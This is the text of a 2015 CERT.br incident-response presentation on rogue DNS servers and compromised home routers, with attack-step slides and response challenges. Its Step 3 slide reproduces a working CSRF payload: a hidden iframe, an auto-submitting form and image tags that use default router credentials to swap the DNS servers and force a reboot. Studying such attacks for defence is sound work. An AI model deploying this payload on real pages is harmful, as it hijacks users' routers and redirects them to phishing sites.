nic.br cgi.br | cert.br

Lima, PE
May 21, 2015
LAC-CSIRTs Meeting

Compromised CPEs and Rogue DNS servers: attacks and response challenges

Cristine Hoepers
cristine@cert.br

Klaus Steding Jessen
jessen@cert.br

cert.br nic.br cgi.br

Agenda

Anatomy of current attacks

- abusing CPEs
- using rogue DNS servers
- some statistics

Challenges in the incident handling process

Attacks using rogue DNS servers:
Step 1: configure a rogue DNS server

- commonly hosted at cloud or hosting services abroad
- usually respond with authority for the target domains
  - attacker just creates a zone file for the target domain
  - we handled cases where 1 rogue DNS server was providing wrong results for more than 30 domains (financial services, e-commerce, websearch, public API's, etc)

```
$ dig +norec @xxx.xxx.57.155 <victim>.com A

[...]
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55048
;; flags: qr aa ra; QUERY: 1, ANSWER: 1, [...]

[...]
;; ANSWER SECTION:
<victim>.com.          10800   IN      A       xxx.xxx.57.150
```

There is NO DNS cache poisoning is these cases

Attacks using rogue DNS servers:
Step 2: host malicious content

```
$ wget -q -O - --header 'Host: <victim>.com' http://xxx.xxx.57.150/

<title>Fazer pagamentos online, enviar e receber pagamentos ou criar
uma conta pessoal - <victim> Brasil</title>

<link rel="shortcut icon" href="favicon.ico">

<frameset rows="100%,*">

<frame name="bla" src="<victim>.htm" noresize frameborder="no">

<frame src="UntitledFrame-6"></frameset><noframes></noframes>
```

Attacks using rogue DNS servers:
Step 3: compromise a popular site

- **compromise a website with a high number of viewers**
- **insert a malicious iFrame that makes the user browser attack its own CPE (CSRF attack)**

```
<html>
<body>
<iframe height=0 width=0 id="cantseeme" name="cantseeme"></iframe>
<form name="csrf_form" action="http://192.168.123.254/goform/AdvSetDns"
method="post" target="cantseeme">
…
<input type="hidden" name="DS1" value='64.186.158.42'>
<input type="hidden" name="DS2" value='64.186.146.68'>
<script>document.csrf_form.submit();</script>
<img src="http://admin:admin@IP_Vitima/dnscfg.cgi?
dnsPrimary=64.186.158.42&dnsSecondary=64.186.146.68&dnsDynamic=0&dnsRefresh=1"
border=0 width=0 height=0>
<img width=0 height=0 border=0 src='http://root:root@IP_Vitima/dnsProxy.cmd?
enblDproxy=0&PrimaryDNS=64.186.158.42&SecondaryDNS=64.186.146.68'></img>
<META http-equiv='refresh' content='1;URL=reboot.php'>
</body>
</html>
```

Attacks using rogue DNS servers:
Step 4: change the CPE DNS configuration


When the victim visits a site with a malicious iFrame, this iFrame

- **performs brute force attacks on CPEs, abusing default or weak passwords**
- **changes the DNS configurations to point resolution to a rogue DNS server**
- **other actions, like restart the CPE**


Other compromise vectors

- **via telnet or ssh brute force**
- **exploiting the CPEs' vulnerabilities**

Attacks using rogue DNS servers: **Sample attack scenario**



Rogue DNS Servers Actively Providing Malicious Response – Daily Stats



Period:	**218 days**	**ASNs:**	**81**
Countries:	**23**	**IPs:**	**423**

Challenges for Incident Response

Difficult to explain the issue to hosting providers

- 1st level abuse teams are not trained to handle DNS logs neither have tools to test DNS attacks
- several rogue DNS servers are hosted in what appear to be bullet proof networks
- automatic systems don't identify these complaints
  - are expecting phishing, malware or copyright infringement
- abuse handling policy is to forward the complaint to the client
  - "the client" is the attacker

Too many vulnerable web sites being compromised to host iFrames

Too many vulnerable CPEs

- weak or default passwords are the norm
- too many vulnerabilities and almost no firmware updates

Thank You!

www.cert.br

cristine@cert.br jessen@cert.br @certbr

May 21, 2015

nic.br cgi.br

www.nic.br | www.cgi.br